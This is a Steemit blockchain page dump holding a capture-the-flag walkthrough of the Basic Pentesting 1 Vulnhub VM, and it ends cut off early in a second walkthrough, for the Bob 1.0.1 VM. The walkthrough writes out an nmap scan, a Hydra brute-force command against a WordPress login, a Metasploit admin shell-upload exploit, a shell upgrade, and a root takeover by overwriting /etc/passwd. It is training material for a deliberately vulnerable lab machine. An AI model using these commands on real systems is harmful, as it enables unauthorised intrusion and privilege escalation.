  "block": 23859425,
  "op": [
    "vote",
    {
      "author": "falconspy",
      "permlink": "basic-pentesting-1-vulnhub-walkthrough",
      "voter": "alphabot",
      "weight": 100
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-03T18:47:15",
  "trx_id": "3de899579211d057f337b27b44b796d594ce081f",
  "trx_in_block": 13,
  "virtual_op": 0
}falconspypublished a new post: basic-pentesting-1-vulnhub-walkthrough2018/07/03 18:47:00
falconspypublished a new post: basic-pentesting-1-vulnhub-walkthrough
2018/07/03 18:47:00
| author | falconspy |
| body |  **Name:** Basic PenTesting 1 **Date Release:** 8 Dec 2017 **Author:** [Josiah Pierce](https://www.vulnhub.com/author/josiah-pierce,569/) **Series:** [Basic Pentesting](https://www.vulnhub.com/series/basic-pentesting,143/) **Vulnhub:** https://www.vulnhub.com/entry/basic-pentesting-1,216/ **Description:** >This is a small boot2root VM I created for my university’s cyber security group. It contains multiple remote vulnerabilities and multiple privilege escalation vectors. I did all of my testing for this VM on VirtualBox, so that’s the recommended platform. I have been informed that it also works with VMware, but I haven’t tested this personally. > >This VM is specifically intended for newcomers to penetration testing. If you’re a beginner, you should hopefully find the difficulty of the VM to be just right. > >Your goal is to remotely attack the VM and gain root privileges. Once you’ve finished, try to find other vectors you might have missed! If you enjoyed the VM or have questions, feel free to contact me at: [email protected] > >If you finished the VM, please also consider posting a writeup! Writeups help you internalize what you worked on and help anyone else who might be struggling or wants to see someone else’s process. I look forward to reading them! ------------------------ ## 1. Service Enumeration Using the following nmap command `nmap -O -A -sT -sV -p- -T5 192.168.1.25 -vvv` We get the following interesting output: ``` PORT STATE SERVICE REASON VERSION 21/tcp open ftp syn-ack ProFTPD 1.3.3c 22/tcp open ssh syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA) | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDVPefz9pE0ykT66eeP8gZ1P/Op3xChGFJa8il0KwqpmaMSJIUdOnPy8n1FSDKvs3MagCwVCKMQGLYlNTJ8kabXwl+8ULz9FPfTHG2U3v/n3NyPgVtmSgU88n4yjfVcwJbf4ZvSoccCnGjCqizpkjQmAlZ/ETRX3h70BwZdm00u7Gtpn/eYljlIjgcgJmHkunJ08M1B87CMwBkqBdvjypx0Vw/Ku2KnZa16MHlMegHOrX4rvopdLQXDtlFgqGtBxJmyWoh5eURKDlblgtpurOy1rPW4Tcsse7WOUoI1xE9KHzh/sH75OJu49d8RfYwULKpLUbcV7rwv82kaaGigBUxx | 256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA) | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBO1BUhTxlxa/Wbwk2lRzqdjGVz+B+e9/K6jA1eZLM1cudzOck7TdtPTuup5QteLjG1lytX2Sirn7ZUuULeOsJrM= | 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (EdDSA) |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJPiFdk1m+7FhiWVNHn0M1mSu8cOoPXGjXXpRFQU7c0M 80/tcp open http syn-ack Apache httpd 2.4.18 ((Ubuntu)) | http-methods: |_ Supported Methods: OPTIONS GET HEAD POST |_http-server-header: Apache/2.4.18 (Ubuntu) |_http-title: Site doesn't have a title (text/html). MAC Address: 08:00:27:14:06:50 (Oracle VirtualBox virtual NIC) Device type: general purpose Running: Linux 3.X|4.X ``` Right off the bat, we know this system has 3 services running: FTP, SSH, and a web service. ## 2. FTP Enumeration I did not explore this route. However, this is a valid attack vector given that ProFTPD 1.3.3C has a few exploits and working proof of concepts available on Exploit-DB. ## 3. Web Enumeration Using **Nikto**, one of many tools for enumerating websites, we find out about a /secret directory:  This secret directory actually has a WordPress installation. I typically give credentials like admin:admin or admin:password a shot just for the heck of it. Turns out this WordPress installation used admin for the username and password. However, if you were to run a Hydra scan with the following command: `hydra -l admin -P /root/Desktop/rockyou.txt 192.168.1.25 -V http-post-form '/secret/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location' -t 25` We would find out the password is in fact admin as well:  The password was found on line #19819 of the rock you dictionary file if you were wondering! For a break down of each flag / option and parameters given above please see one of my previous walkthroughs, specifically the [Bsides Vancouver: 2018(Workshop) Walkthrough](https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough) ## 4. Establish a Foothold Using the metasploit framework and console, we select an exploit that will automatically upload a payload for us and give us meterpreter shell. Here is the exploit selected and the options / parameters given to it:  For your reference, the exploit is `exploit/unix/webapp/wp_admin_shell_upload` which requires having the credentials of a WordPress admin user for this to work. We retrieve our meterpreter shell:  We get a very basic shell when typing in shell at the meterpreter prompt. In order to make it a bit more interactive use the following command: `python -c 'import pty; pty.spawn("/bin/bash")'` This will use Python on the target system to load the Pseudo Terminal Utilities library and we will then use that library to spawn a bash shell. The shell prompt will look like so:  ## 5. Privilege Escalation There's a number of built in applications and tools in Kali. One of those tools is called unix-privesc-check which checks a number of different things like world write able files, files with setuid, setgid, etc. I took the harder route to get this onto the target system. I could've just used the meterpreter upload command. That being said I copied the tool into Apache service I setup on my Kali box to serve the payload. This payload was then downloaded using wget:  When using this tool, it says to grep for WARNING. Doing just that we find out the /etc/passwd file is world write able:  Here are those permissions for verification:  Using the meterpreter shell I proceed to download the /etc/passwd file:  I then use openssl to generate a password using: `openssl passwd -1` *Note: That is actually the number one and not a lowercase L*  Grabbing that hash, I then edit the X out of the root line entry and replace it with the hash:  Using the meterpreter shell I now upload the /etc/passwd back to the target machine:  Using the shell command in meterpreter and then upgrading to an interactive shell with python, we are able to su to root using the password password:  ---------------------- Feel free to ask some questions should you have any. Please follow me if you are interested for future walk throughs as I intend to post more! # 5 Most Recent Walkthrough Guides * [CTF: Bob 1.0.1 Vulnhub Walkthrough](https://steemit.com/security/@falconspy/ctf-bob-1-0-1-vulnhub-walkthrough) * [Mr. Robot Vulnhub Walkthrough](https://steemit.com/security/@falconspy/mr-robot-vulnhub-walkthrough) * [JIS-CTF Vulnhub Walkthrough](https://steemit.com/security/@falconspy/jis-ctf-vulnhub-walkthrough) * [BSides Vancouver: 2018 (Workshop) Walkthrough](https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough) If you are interested in other walkthroughs, please feel free to take a look at my profile's blog! |
| json metadata | {"tags":["security","hacking","penetration-test","walkthrough","pen-test"],"image":["https://cdn.steemitimages.com/DQmRGN83rUP8bw3uRfUtAGwyS98rvDTw3CWyAwvrPHi4HP1/image.png","https://cdn.steemitimages.com/DQmaD19vE6Ubf9xqJbQMn4BEXohg9ViDdq1VWy7LAyT5Nnd/image.png","https://cdn.steemitimages.com/DQmUouNKtbErYY1Dbx3wFapXQ8AiDUrvCcxYNpK9shazFXE/image.png","https://cdn.steemitimages.com/DQmWxv6ZLhUP3ZPpCmiBCoBr8mdwzxayzUiGQbumySgbgMV/image.png","https://cdn.steemitimages.com/DQmbxgpxXXtR7rxk1itZ6mCga3H7wf8znTZumk4jupSFgRp/image.png","https://cdn.steemitimages.com/DQmUbE7C62UHKVPyMHu5PQaX4NJQWVbfBDF931c94BtnrXZ/image.png","https://cdn.steemitimages.com/DQmT2VGUwNuganRtUiy1gRycn2y6ZvQrruWqU7acfmDGiQh/image.png","https://cdn.steemitimages.com/DQmZW1qHJKmJyQhHffVH6gxxbsyeUn5eB6Cop3bfBwhnTQD/image.png","https://cdn.steemitimages.com/DQmYd91Z1XSAt7y7s9ceqnNpWog4JSsGCP9vBPVkmaPrQYG/image.png","https://cdn.steemitimages.com/DQmcxgNhXR7pm5y9tbfUmD84XJVj5zXnvsJL9GPK6QpzXLu/image.png","https://cdn.steemitimages.com/DQmPZ1z2mRKw63fUGMkZNVud4Hk7ryKNTmZmoWFtiaQ3QTB/image.png","https://cdn.steemitimages.com/DQmR3HnZuQuBqZCgQn8sUjqCj4U5aaj9Dia7TY3N3QqFgi7/image.png","https://cdn.steemitimages.com/DQmYe8MF8g16XhxQ2juYYxxDNs3yE8cxevM4Yp4JroAo3TB/image.png","https://cdn.steemitimages.com/DQmbDGeDWRGmWhhuvbw8NT3QBigp1US5BEu3vBh8yDEwGQY/image.png"],"links":["https://www.vulnhub.com/author/josiah-pierce,569/","https://www.vulnhub.com/series/basic-pentesting,143/","https://www.vulnhub.com/entry/basic-pentesting-1,216/","https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough","https://steemit.com/security/@falconspy/ctf-bob-1-0-1-vulnhub-walkthrough","https://steemit.com/security/@falconspy/mr-robot-vulnhub-walkthrough","https://steemit.com/security/@falconspy/jis-ctf-vulnhub-walkthrough"],"app":"steemit/0.1","format":"markdown"} |
| parent author | |
| parent permlink | security |
| permlink | basic-pentesting-1-vulnhub-walkthrough |
| title | Basic Pentesting 1 Vulnhub Walkthrough |
| Transaction Info | Block #23859420/Trx 9c0953f7a031852b8744e2fddc5387c0033c6f93 |
View Raw JSON Data
{
"block": 23859420,
"op": [
"comment",
{
"author": "falconspy",
"body": "\n**Name:** Basic PenTesting 1\n**Date Release:** 8 Dec 2017\n\n**Author:** [Josiah Pierce](https://www.vulnhub.com/author/josiah-pierce,569/)\n**Series:** [Basic Pentesting](https://www.vulnhub.com/series/basic-pentesting,143/)\n**Vulnhub:** https://www.vulnhub.com/entry/basic-pentesting-1,216/\n\n**Description:**\n>This is a small boot2root VM I created for my university’s cyber security group. It contains multiple remote vulnerabilities and multiple privilege escalation vectors. I did all of my testing for this VM on VirtualBox, so that’s the recommended platform. I have been informed that it also works with VMware, but I haven’t tested this personally.\n>\n>This VM is specifically intended for newcomers to penetration testing. If you’re a beginner, you should hopefully find the difficulty of the VM to be just right.\n>\n>Your goal is to remotely attack the VM and gain root privileges. Once you’ve finished, try to find other vectors you might have missed! If you enjoyed the VM or have questions, feel free to contact me at: [email protected]\n>\n>If you finished the VM, please also consider posting a writeup! Writeups help you internalize what you worked on and help anyone else who might be struggling or wants to see someone else’s process. I look forward to reading them!\n\n------------------------\n\n## 1. Service Enumeration\nUsing the following nmap command `nmap -O -A -sT -sV -p- -T5 192.168.1.25 -vvv`\n\nWe get the following interesting output:\n\n```\nPORT STATE SERVICE REASON VERSION\n21/tcp open ftp syn-ack ProFTPD 1.3.3c\n22/tcp open ssh syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)\n| ssh-hostkey: \n| 2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)\n| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDVPefz9pE0ykT66eeP8gZ1P/Op3xChGFJa8il0KwqpmaMSJIUdOnPy8n1FSDKvs3MagCwVCKMQGLYlNTJ8kabXwl+8ULz9FPfTHG2U3v/n3NyPgVtmSgU88n4yjfVcwJbf4ZvSoccCnGjCqizpkjQmAlZ/ETRX3h70BwZdm00u7Gtpn/eYljlIjgcgJmHkunJ08M1B87CMwBkqBdvjypx0Vw/Ku2KnZa16MHlMegHOrX4rvopdLQXDtlFgqGtBxJmyWoh5eURKDlblgtpurOy1rPW4Tcsse7WOUoI1xE9KHzh/sH75OJu49d8RfYwULKpLUbcV7rwv82kaaGigBUxx\n| 256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)\n| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBO1BUhTxlxa/Wbwk2lRzqdjGVz+B+e9/K6jA1eZLM1cudzOck7TdtPTuup5QteLjG1lytX2Sirn7ZUuULeOsJrM=\n| 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (EdDSA)\n|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJPiFdk1m+7FhiWVNHn0M1mSu8cOoPXGjXXpRFQU7c0M\n80/tcp open http syn-ack Apache httpd 2.4.18 ((Ubuntu))\n| http-methods: \n|_ Supported Methods: OPTIONS GET HEAD POST\n|_http-server-header: Apache/2.4.18 (Ubuntu)\n|_http-title: Site doesn't have a title (text/html).\nMAC Address: 08:00:27:14:06:50 (Oracle VirtualBox virtual NIC)\nDevice type: general purpose\nRunning: Linux 3.X|4.X\n```\n\nRight off the bat, we know this system has 3 services running: FTP, SSH, and a web service.\n\n## 2. FTP Enumeration\nI did not explore this route. However, this is a valid attack vector given that ProFTPD 1.3.3C has a few exploits and working proof of concepts available on Exploit-DB.\n\n## 3. Web Enumeration\n\nUsing **Nikto**, one of many tools for enumerating websites, we find out about a /secret directory: \n\n\n\nThis secret directory actually has a WordPress installation.\n\nI typically give credentials like admin:admin or admin:password a shot just for the heck of it. Turns out this WordPress installation used admin for the username and password.\n\nHowever, if you were to run a Hydra scan with the following command: `hydra -l admin -P /root/Desktop/rockyou.txt 192.168.1.25 -V http-post-form '/secret/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location' -t 25`\n\nWe would find out the password is in fact admin as well:\n\n\n\nThe password was found on line #19819 of the rock you dictionary file if you were wondering!\n\nFor a break down of each flag / option and parameters given above please see one of my previous walkthroughs, specifically \nthe [Bsides Vancouver: 2018(Workshop) Walkthrough](https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough)\n\n## 4. Establish a Foothold\nUsing the metasploit framework and console, we select an exploit that will automatically upload a payload for us and give us meterpreter shell. Here is the exploit selected and the options / parameters given to it:\n\n\n\nFor your reference, the exploit is `exploit/unix/webapp/wp_admin_shell_upload` which requires having the credentials of a WordPress admin user for this to work.\n\nWe retrieve our meterpreter shell:\n\n\n\nWe get a very basic shell when typing in shell at the meterpreter prompt. In order to make it a bit more interactive use the following command: `python -c 'import pty; pty.spawn(\"/bin/bash\")'`\n\nThis will use Python on the target system to load the Pseudo Terminal Utilities library and we will then use that library to spawn a bash shell. The shell prompt will look like so:\n\n\n\n## 5. Privilege Escalation\nThere's a number of built in applications and tools in Kali. One of those tools is called unix-privesc-check which checks a number of different things like world write able files, files with setuid, setgid, etc.\n\nI took the harder route to get this onto the target system. I could've just used the meterpreter upload command. That being said I copied the tool into Apache service I setup on my Kali box to serve the payload. This payload was then downloaded using wget:\n\n\n\nWhen using this tool, it says to grep for WARNING. Doing just that we find out the /etc/passwd file is world write able:\n\n\n\nHere are those permissions for verification:\n\n\n\nUsing the meterpreter shell I proceed to download the /etc/passwd file:\n\n\n\nI then use openssl to generate a password using: `openssl passwd -1`\n\n*Note: That is actually the number one and not a lowercase L*\n\n\n\nGrabbing that hash, I then edit the X out of the root line entry and replace it with the hash:\n\n\n\nUsing the meterpreter shell I now upload the /etc/passwd back to the target machine:\n\n\n\nUsing the shell command in meterpreter and then upgrading to an interactive shell with python, we are able to su to root using the password password:\n\n\n\n----------------------\n\nFeel free to ask some questions should you have any. \n\nPlease follow me if you are interested for future walk throughs as I intend to post more!\n\n# 5 Most Recent Walkthrough Guides\n* [CTF: Bob 1.0.1 Vulnhub Walkthrough](https://steemit.com/security/@falconspy/ctf-bob-1-0-1-vulnhub-walkthrough)\n* [Mr. Robot Vulnhub Walkthrough](https://steemit.com/security/@falconspy/mr-robot-vulnhub-walkthrough)\n* [JIS-CTF Vulnhub Walkthrough](https://steemit.com/security/@falconspy/jis-ctf-vulnhub-walkthrough)\n* [BSides Vancouver: 2018 (Workshop) Walkthrough](https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough)\n\nIf you are interested in other walkthroughs, please feel free to take a look at my profile's blog!",
"json_metadata": "{\"tags\":[\"security\",\"hacking\",\"penetration-test\",\"walkthrough\",\"pen-test\"],\"image\":[\"https://cdn.steemitimages.com/DQmRGN83rUP8bw3uRfUtAGwyS98rvDTw3CWyAwvrPHi4HP1/image.png\",\"https://cdn.steemitimages.com/DQmaD19vE6Ubf9xqJbQMn4BEXohg9ViDdq1VWy7LAyT5Nnd/image.png\",\"https://cdn.steemitimages.com/DQmUouNKtbErYY1Dbx3wFapXQ8AiDUrvCcxYNpK9shazFXE/image.png\",\"https://cdn.steemitimages.com/DQmWxv6ZLhUP3ZPpCmiBCoBr8mdwzxayzUiGQbumySgbgMV/image.png\",\"https://cdn.steemitimages.com/DQmbxgpxXXtR7rxk1itZ6mCga3H7wf8znTZumk4jupSFgRp/image.png\",\"https://cdn.steemitimages.com/DQmUbE7C62UHKVPyMHu5PQaX4NJQWVbfBDF931c94BtnrXZ/image.png\",\"https://cdn.steemitimages.com/DQmT2VGUwNuganRtUiy1gRycn2y6ZvQrruWqU7acfmDGiQh/image.png\",\"https://cdn.steemitimages.com/DQmZW1qHJKmJyQhHffVH6gxxbsyeUn5eB6Cop3bfBwhnTQD/image.png\",\"https://cdn.steemitimages.com/DQmYd91Z1XSAt7y7s9ceqnNpWog4JSsGCP9vBPVkmaPrQYG/image.png\",\"https://cdn.steemitimages.com/DQmcxgNhXR7pm5y9tbfUmD84XJVj5zXnvsJL9GPK6QpzXLu/image.png\",\"https://cdn.steemitimages.com/DQmPZ1z2mRKw63fUGMkZNVud4Hk7ryKNTmZmoWFtiaQ3QTB/image.png\",\"https://cdn.steemitimages.com/DQmR3HnZuQuBqZCgQn8sUjqCj4U5aaj9Dia7TY3N3QqFgi7/image.png\",\"https://cdn.steemitimages.com/DQmYe8MF8g16XhxQ2juYYxxDNs3yE8cxevM4Yp4JroAo3TB/image.png\",\"https://cdn.steemitimages.com/DQmbDGeDWRGmWhhuvbw8NT3QBigp1US5BEu3vBh8yDEwGQY/image.png\"],\"links\":[\"https://www.vulnhub.com/author/josiah-pierce,569/\",\"https://www.vulnhub.com/series/basic-pentesting,143/\",\"https://www.vulnhub.com/entry/basic-pentesting-1,216/\",\"https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough\",\"https://steemit.com/security/@falconspy/ctf-bob-1-0-1-vulnhub-walkthrough\",\"https://steemit.com/security/@falconspy/mr-robot-vulnhub-walkthrough\",\"https://steemit.com/security/@falconspy/jis-ctf-vulnhub-walkthrough\"],\"app\":\"steemit/0.1\",\"format\":\"markdown\"}",
"parent_author": "",
"parent_permlink": "security",
"permlink": "basic-pentesting-1-vulnhub-walkthrough",
"title": "Basic Pentesting 1 Vulnhub Walkthrough"
}
],
"op_in_trx": 0,
"timestamp": "2018-07-03T18:47:00",
"trx_id": "9c0953f7a031852b8744e2fddc5387c0033c6f93",
"trx_in_block": 38,
"virtual_op": 0
}sensationupvoted (100.00%) @falconspy / ctf-bob-1-0-1-vulnhub-walkthrough2018/06/14 21:53:21
sensationupvoted (100.00%) @falconspy / ctf-bob-1-0-1-vulnhub-walkthrough
2018/06/14 21:53:21
| author | falconspy |
| permlink | ctf-bob-1-0-1-vulnhub-walkthrough |
| voter | sensation |
| weight | 10000 (100.00%) |
| Transaction Info | Block #23325831/Trx ec75a6cdaa403c752179d5c1657b0cdc8f3f476c |
View Raw JSON Data
{
  "block": 23325831,
  "op": [
    "vote",
    {
      "author": "falconspy",
      "permlink": "ctf-bob-1-0-1-vulnhub-walkthrough",
      "voter": "sensation",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-06-14T21:53:21",
  "trx_id": "ec75a6cdaa403c752179d5c1657b0cdc8f3f476c",
  "trx_in_block": 26,
  "virtual_op": 0
}falconspyupvoted (100.00%) @falconspy / ctf-bob-1-0-1-vulnhub-walkthrough2018/06/14 20:44:27
falconspyupvoted (100.00%) @falconspy / ctf-bob-1-0-1-vulnhub-walkthrough
2018/06/14 20:44:27
| author | falconspy |
| permlink | ctf-bob-1-0-1-vulnhub-walkthrough |
| voter | falconspy |
| weight | 10000 (100.00%) |
| Transaction Info | Block #23324453/Trx fd944e47395ab66f29370530f5a1096a07bcc43d |
View Raw JSON Data
{
  "block": 23324453,
  "op": [
    "vote",
    {
      "author": "falconspy",
      "permlink": "ctf-bob-1-0-1-vulnhub-walkthrough",
      "voter": "falconspy",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-06-14T20:44:27",
  "trx_id": "fd944e47395ab66f29370530f5a1096a07bcc43d",
  "trx_in_block": 17,
  "virtual_op": 0
}falconspypublished a new post: ctf-bob-1-0-1-vulnhub-walkthrough2018/06/14 20:18:03
falconspypublished a new post: ctf-bob-1-0-1-vulnhub-walkthrough
2018/06/14 20:18:03
| author | falconspy |
| body |  **Name:** Bob: 1.0.1 **Date release:** 9 Mar 2018 **Author:** c0rruptedb1t **Series:** Bob **Web page:** http://c0rruptedb1t.ddns.net/vms/bob.html **Vulnhub:** https://www.vulnhub.com/entry/bob-101,226/ **Description:** > Difficulty: Beginner/Intermediate > > Bob is my first CTF VM that I have ever made so be easy on me if it's not perfect. > > The Milburg Highschool Server has just been attacked, the IT staff have taken down their windows server and are now setting up a linux server running Debian. Could there a few weak points in the new unfinished server? > > Your Goal is to get the flag in / > > Hints: Remember to look for hidden info/files ----------------------------------- ## 1. Service Enumeration I started this off with the following nmap command: `nmap -O -A -sT -sV -p- -T5 192.168.1.21 -vvv` The interesting results of the scan are as follows in a text format: ``` 80/tcp open http syn-ack Apache httpd 2.4.25 ((Debian)) | http-methods: |_ Supported Methods: GET HEAD POST OPTIONS | http-robots.txt: 4 disallowed entries | /login.php /dev_shell.php /lat_memo.html |_/passwords.html |_http-server-header: Apache/2.4.25 (Debian) |_http-title: Site doesn't have a title (text/html). 25468/tcp open ssh syn-ack OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0) | ssh-hostkey: | 2048 84:f2:f8:e5:ed:3e:14:f3:93:d4:1e:4c:41:3b:a2:a9 (RSA) | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCt2rmQKSTx+fbTOy3a0DG0GI5KOP+x81YHI31kH8V+gXu+BhrvzTtvQbg/KUaxkxNXirQKm3v23b/BNGLm2EmG28T8H1kisT5LhmfJ+w1X/Y7xnXiTYxwxKWF8NHMsQGIKWB8bCPK+2LvG3MdF6cKniSIiT8C8N66F6yTPQyuW9z68pK7Zj4wm0nrkvQ9Mr++Kj4A4WIhxaYd0+hPnSUNIGLr+XC7mRVUtDSvfP0RqguibeQ2yoB974ZTF0uU0Zpq7BK8/loAl4nFu/6vwLU7BjYm3BlU3fvjDNlSwqbsjwgn/kTfySxZ/WiifZW3U1WLLdY4CQZ++nR2odDNy8YQb | 256 5b:98:c7:4f:84:6e:fd:56:6a:35:16:83:aa:9c:ea:f8 (ECDSA) | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIntdI8IcX2n63A3tEIasPt0W0Lg31IAVGyzesYMblJsc1zM1jmaJ9d6w6PpZKa+7Ow/5yXX2DOF03pAHXP1S5A= | 256 39:16:56:fb:4e:0f:50:85:40:d3:53:22:41:43:38:15 (EdDSA) |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMmbgZpOuy0D5idStSgBUVb4JjRuAdv/7XF5dGDJgUqE MAC Address: 08:00:27:C0:CC:74 (Oracle VirtualBox virtual NIC) Device type: general purpose Running: Linux 3.X|4.X OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 OS details: Linux 3.2 - 4.8 ``` This system is running 2 services. An Apache web service and an OpenSSH service. ## 2. Web Enumeration I ran both nikto and dirbuster to see if the tools might find anything the other missed. They both had basically the same results, so it that being said here was the results of the nitko scan: ``` root@kali:~# nikto -h 192.168.1.21 - Nikto v2.1.6 --------------------------------------------------------------------------- + Target IP: 192.168.1.21 + Target Hostname: 192.168.1.21 + Target Port: 80 + Start Time: 2018-05-26 03:50:55 (GMT-4) --------------------------------------------------------------------------- + Server: Apache/2.4.25 (Debian) + Server leaks inodes via ETags, header found with file /, fields: 0x591 0x5669af30ee8f1 + The anti-clickjacking X-Frame-Options header is not present. + The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS + The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type + No CGI Directories found (use '-C all' to force check all possible dirs) + Entry '/dev_shell.php' in robots.txt returned a non-forbidden or redirect HTTP code (200) + Entry '/lat_memo.html' in robots.txt returned a non-forbidden or redirect HTTP code (200) + Entry '/passwords.html' in robots.txt returned a non-forbidden or redirect HTTP code (200) + Allowed HTTP Methods: GET, HEAD, POST, OPTIONS + OSVDB-3233: /icons/README: Apache default file found. + /login.html: Admin login page/section found. + 7539 requests: 0 error(s) and 10 item(s) reported on remote host + End Time: 2018-05-26 03:52:41 (GMT-4) (106 seconds) --------------------------------------------------------------------------- + 1 host(s) tested ``` Reviewing the **robots.txt** file:  Screenshot of the **dev_shell.php** page (which is our attack vector):  Text output of **lat_memo.html**: > Memo sent at GMT+10:00 2:37:42 by User: Bob > Hey guys IT here 